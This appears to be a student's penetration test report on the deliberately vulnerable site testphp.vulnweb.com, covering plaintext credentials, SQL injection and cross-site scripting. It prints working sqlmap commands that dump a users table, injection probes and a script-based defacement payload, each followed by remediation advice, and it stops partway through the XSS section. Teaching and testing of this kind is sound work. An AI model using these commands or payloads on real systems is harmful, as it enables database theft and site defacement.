Web application Penetration Test Report

Project Title: Penetration Test of http://testphp.vulnweb.com/
Date of Report: 2025 June 14
Tester: Prazual Karki

Contents

1. Executive Summary

This report summarizes the results of a security assessment conducted on the website http://testphp.vulnweb.com/. The purpose of this assessment was to identify weaknesses in the website that could be exploited by attackers, and to provide recommendations for fixing them.

- **Target Application:** http://testphp.vulnweb.com/ (Home of Acutenix Art)
- **Objective:** To find and report security issues that could put the website or its users at risk, and suggest how to fix them.
- **Overall Security Posture:** The website has been assessed as High Risk due to several serious security issues. These include ways an attacker could steal user data, access the entire database, or trick users into running harmful actions. If not fixed, these issues could lead to a data breach, loss of customer trust, or legal consequences.

- **Key Findings:**
  - ➔ Sensitive data, like usernames and passwords, are sent without encryption, making them easy for attackers to steal over public networks.
  - ➔ The website is vulnerable to attacks that allow attackers to access or change the database, which could lead to the theft or loss of all stored data.
  - ➔ Attackers can inject harmful scripts that may trick users, steal information, or spread malware.
  - ➔ Some parts of the website expose internal files and settings that should not be public.
  - ➔ Important security settings are missing, which makes the website easier to attack.

- **Key Recommendations:**
  - ➔ Use secure connections (HTTPS) to protect users' login details.
  - ➔ Fix the way the website handles user input to prevent hackers from accessing data or running unauthorized actions.
  - ➔ Set up security rules and headers that protect the website from common web attacks.
  - ➔ Turn off unnecessary file sharing and improve server settings to prevent exposure of internal information.
  - ➔ Regularly review and update the website’s security setup.

2. Introduction

This section details the context and methodology of the penetration test.

2.1. Project Background

This Penetration testing project was conducted for an educational purposes on a deliberately vulnerable application which was publicly available for testing.

2.2. Scope of Work

The scope of this penetration test included the following:

- **Target URL(s):** http://testphp.vulnweb.com/
- **Target IP Address:** 44.228.249.3
- **Testing Type:** Black-Box testing
- **Application Areas Covered:** Publicly accessible pages, login page, product browsing, search functionality, contact forms, guestbook message box, urls etc.

2.3. Objectives

The primary objectives of this engagement were to:

- Identify security vulnerabilities within the http://testphp.vulnweb.com web application.
- Demonstrate the exploitability of identified vulnerabilities through proof-of-concept steps.
- Assess the potential business impact of successful exploitation.
- Provide clear, actionable recommendations for remediation.

2.4. Methodology

The penetration test followed a hybrid approach combining manual testing with automated tools, generally adhering to industry best practices such as the OWASP Web Security Testing Guide (WSTG) and OWASP Top 10.

The key phases included:

1) **Reconnaissance & Information Gathering:** Passive and active collection of information about the target.
2) **Vulnerability Identification:** Manual and automated testing to discover security flaws.
3) **Exploitation:** Demonstrating the impact of identified vulnerabilities.
4) **Reporting:** Documenting findings and recommendations.


3. Findings and Recommendations

This section provides a detailed breakdown of each identified vulnerability. Findings are prioritized by their assessed risk level (Critical, High, Medium, Low, Informational).

3.1. Vulnerability 1: Insecure Transmission of Credentials

- **Vulnerability Name:** Insecure Transmission of Credentials over Unencrypted HTTP
- **CVE/CWE ID:** CWE-523: Unprotected Transport of Credentials
- **Risk Rating (Likelihood * impact) :** Critical
  - ➔ **Likelihood:** High - attackers can easily intercept credentials on open networks
  - ➔ **Impact:** High - Complete compromise of user accounts (including administrative accounts), leading to unauthorized access to sensitive data and application functionalities.
- **CVSS v3.1 Score:** 9.1 (Critical)
- **CVSS v3.1 Vector:** CVSS: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
- **Description:** The http://testphp.vulnweb.com/ website uses the HTTP protocol for communication, which is unencrypted. During the login process (specifically when submitting credentials to /userinfo.php), sensitive information such as usernames and passwords are transmitted in plaintext over the network. This means that any attacker with the ability to intercept network traffic (e.g., via a Man-in-the-Middle (MiTM) attack on an unsecured Wi-Fi network, or by sniffing traffic on a compromised network segment) can easily capture and read these credentials.
- **Affected Asset(s):**
  - ➔ **URL:** http://testphp.vulnweb.com/login.php (for the form) and http://testphp.vulnweb.com/userinfo.php (for the POST request)
  - ➔ **HTTP Method:** POST (for credential submission)

- **Proof of Concept:**
  - ➔ Opened Burp Suite and ensure the Proxy was configured and intercepting HTTP traffic.
  - ➔ Navigated to http://testphp.vulnweb.com/login.php in the browser.
  - ➔ Entered a username (e.g., admin) and a password (e.g., admin) and submitted them.
  - ➔ In Burp Suite's Proxy "HTTP history" tab, located the POST request sent to /userinfo.php.


Request

Pretty Raw Hex

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname=admin&pass=admin
```

Screenshot: Burpsuite http request showing plaintext credentials

- → The request body clearly shows the uname and pass parameters transmitted in plaintext, confirming the insecure transmission of credentials over unencrypted HTTP.

- **Impact:**

  The unencrypted transmission of authentication credentials poses a critical security risk. An attacker can easily intercept user account usernames and passwords. With compromised credentials, an attacker can:

  - → Gain unauthorized access to user accounts, including administrative accounts.
  - → Access, modify, or delete sensitive data accessible through the compromised accounts.
  - → Leverage stolen credentials for other attacks (e.g., credential stuffing on other services if users reuse passwords).

- **Recommendations:**

  - → Implement HTTPS (SSL/TLS Encryption): Enable and enforce HTTPS for all traffic to the web application.
  - → Redirect HTTP to HTTPS: Implement server-side redirects to automatically force all HTTP traffic to HTTPS.
  - → Implement HSTS (HTTP Strict Transport Security): Once HTTPS is fully implemented, enable HSTS headers to instruct browsers to only connect to the site using HTTPS, even if the user attempts to type http://.


- **References :**

  - → CWE-523: Unprotected Transport of Credentials: https://cwe.mitre.org/data/definitions/523.html

3.2. Vulnerability 2: SQL Injection

- **Vulnerability Name:** Multiple SQL Injection Vulnerabilities
- **CVE/CWE ID:** CWE-89: Improper Neutralization of Special Elements in SQL Command
- **Risk Rating (Likelihood * impact) :** Critical
    - ➔ **Likelihood:** High - Very easy to exploit by any attacker with network access.
    - ➔ **Impact:** High - Successful exploitation leads to unauthorized access to sensitive database information, including user credentials, potentially compromising the entire application and its data.
- **CVSS v3.1 Score:** 9.8 (Critical)
- **CVSS v3.1 Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Description:** The testphp.vulnweb.com web application exhibits multiple instances of SQL Injection vulnerabilities, indicating a systemic lack of robust input validation and insecure database interaction practices. These vulnerabilities arise because user-supplied input from various parameters is directly concatenated into backend SQL queries without adequate sanitization or the use of parameterized statements. This allows an attacker to inject malicious SQL code, altering the intended query logic and enabling unauthorized interaction with the backend database. This was confirmed in both the login functionality and the product category filtering.
- **Affected Asset(s):**
    - ➔ **URL(Login Functionality):** http://testphp.vulnweb.com/userinfo.php
        i. **HTTP Method:** POST
        ii. **Parameters:** uname, upass
    - ➔ **URL (Product Category Filtering):** http://testphp.vulnweb.com/listproducts.php
        i. **HTTP Method:** GET
        ii. **Parameter:** cat

- **Proof of Concept:**
    - ➔ Open Burp Suite and ensure the Proxy is configured and intercepting HTTP traffic.
    - ➔ Navigated to http://testphp.vulnweb.com/login.php in thebrowser and tried to login with fake credential.
    - ➔ Observed those requests in burpsuite and send those requests to repeater and try to insert (‘) in uname field and in response, it showed “Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin'' at line 1”.




```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

uname='&pass=admin
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Thu, 12 Jun 2025 01:49:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 159

Error: You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near 'admin'' at line 1
```

Screenshot : Burpsuite repeater showing sql injection vulnerability

- → This confirms the presence of SQL Injection vulnerability and reveals the backend database type as MySQL.
- → Also, in browser, in product listing page when single quote (‘) is inserted in cat parameter, an sql syntax error was thrown.




Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Screenshot : browser showing sql syntax error

- → After confirmation, an automated tool called sqlmap was used for exploitation.
- → First, list of databases was found using sqlmap with commands as:

i. **From login page url:** “sqlmap -u "http://testphp.vulnweb.com/userinfo.php" --data="uname=admin&pass=admin" --batch --risk=3 --level=5 --dbs”.

ii. **From Product Category Filtering url:** “sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -p cat --batch --risk=3 --level=5 --dbs”.




```
[07:55:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[07:55:12] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Screenshot : sqlmap showing list of databases

→ Additionally, list of tables and its data of acuart database were extracted using sql with commands as :


i. **From Login Page url:** “sqlmap -u "http://testphp.vulnweb.com/userinfo.php" --data="uname=admin&pass=admin" --batch --risk=3 --level=5 -D acuart --tables” and “sqlmap -u "http://testphp.vulnweb.com/userinfo.php" --data="uname=admin&pass=admin" --batch --risk=3 --level=5 -D acuart -T users --dump”.

ii. **From Product Category Filtering url:** “sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -p cat --batch --risk=3 --level=5 -D acuart --tables” and “sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -p cat --batch --risk=3 --level=5 -D acuart -T users --dump”.



```
[08:03:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[08:03:50] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

Screenshot : Screenshot : sqlmap showing list of tables in acuart database



```
Database: acuart
Table: users
[1 entry]
+----------------------+----------------------------------+------+-------------------+----------------------------------------------------------------+-------+--------+----------
-----+
| cc                   | cart                             | pass | email             | phone                                                          | uname | name   | address
     |
+----------------------+----------------------------------+------+-------------------+----------------------------------------------------------------+-------+--------+----------
-----+
| 51×3l6321gA270l7ddn2z | 554604ad7cd62fbe1e2a6098d661c031 | test | ekkkmail@email.com | 231011116>BCC:g2jsp2ozji0po901i79ziwisejkc82wuqii5bt0@oastify.comvzb: y | test  | Wesley | select*
from |
+----------------------+----------------------------------+------+-------------------+----------------------------------------------------------------+-------+--------+----------
-----+
```

Screenshot : Screenshot : sqlmap showing data of users table of acuart database

- **Impact:**

  The ability to trigger detailed SQL error messages is a critical finding for an attacker. This allows them to:

  - ➔ **Fingerprint the database:** Determine the exact type and version of the backend database (e.g., MySQL 5.x).
  - ➔ **Extract database schema:** Systematically infer the names of databases, tables, and columns by crafting specific error-generating payloads.
  - ➔ **Exfiltrate sensitive data:** Retrieve any data stored in the database, including user credentials, personal information, and application configuration.

- **Recommendations:**

  - ➔ **Implement Parameterized Queries/Prepared Statements:** This is the most effective defense. Do NOT concatenate user input directly into SQL queries. Instead, use database APIs (e.g., PHP's PDO with prepared statements) that explicitly separate SQL code from user data.
  - ➔ **Disable Verbose Error Messages in Production:** Crucially, configure the web server and application not to display detailed database or application errors to end-users in a production environment. Such errors reveal sensitive internal information. Instead, log these errors securely for administrators and display only generic error messages to users.
  - ➔ **Input Validation:** Implement rigorous server-side input validation to ensure user input conforms to expected formats and limits, preventing malicious characters from entering SQL queries.

- **References :**

  - ➔ CWE-89: Improper Neutralization of Special Elements in SQL Command: https://cwe.mitre.org/data/definitions/89.html
  - ➔ OWASP SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection
  - ➔ OWASP Cheat Sheet Series - SQL Injection Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

3.3. Vulnerability 3: Cross-Site Scripting (XSS)

- **Vulnerability Name:** Multiple Cross-Site Scripting (XSS) Vulnerabilities
- **CVE/CWE ID:** CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- **Risk Rating (Likelihood * impact) :** High
  - ➔ **Likelihood:** High - The vulnerabilities are easily triggered by an attacker without requiring specific privileges, allowing for client-side code execution.
  - ➔ **Impact:** Medium - hijack sessions, redirect, steal data, but not always full system compromise.
- **CVSS v3.1 Score:** 6.1 **(**Medium)
- **CVSS v3.1 Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
- **Description:** The testphp.vulnweb.com web application exhibits multiple instances of Cross-Site Scripting (XSS) vulnerabilities, stemming from the application's failure to adequately validate and/or encode user-supplied input before rendering it in web pages. This allows attackers to inject malicious client-side scripts (typically JavaScript or HTML) into the application, which are then executed in the web browsers of other users.
- **Affected Asset(s):**
  - ➔ **URL(Guestbook Functionality):** http://testphp.vulnweb.com/guestbook.php
    1. **HTTP Method:** POST (for comment submission), GET (for viewing guestbook page)
  - ➔ **URL (Search Functionality):** http://testphp.vulnweb.com/search.php
    1. **HTTP Method:** GET
    2. **Parameter:** test


- **Proof of Concept:**
  - ➔ Opened web browser and searched for search fields, comment fields and others and found one in guestbook page (http://testphp.vulnweb.com/guestbook.php) and other search field in home page.
    1. **Reflected Cross-site Scripting (XSS) in Guestbook Comment:**
       - In comment box, payload was entered as:

         <h1><font color="red">!! HACKED by Prazual Karki !!</font></h1>


         <img src="https://placehold.co/400x200/FF0000/FFFFFF?text=SITE%20COMPROMISED" alt="Defacement Image">

         <script>   alert('Persistent XSS Confirmed! This page is vulnerable.'); document.body.style.backgroundColor = 'black';   document.body.style.color = 'white'; </script>.

- After dismissing the alert, the guestbook page was visibly altered. A large red heading "!! HACKED by Prazual Karki !!", a custom image, and a white text paragraph were displayed on a black background.

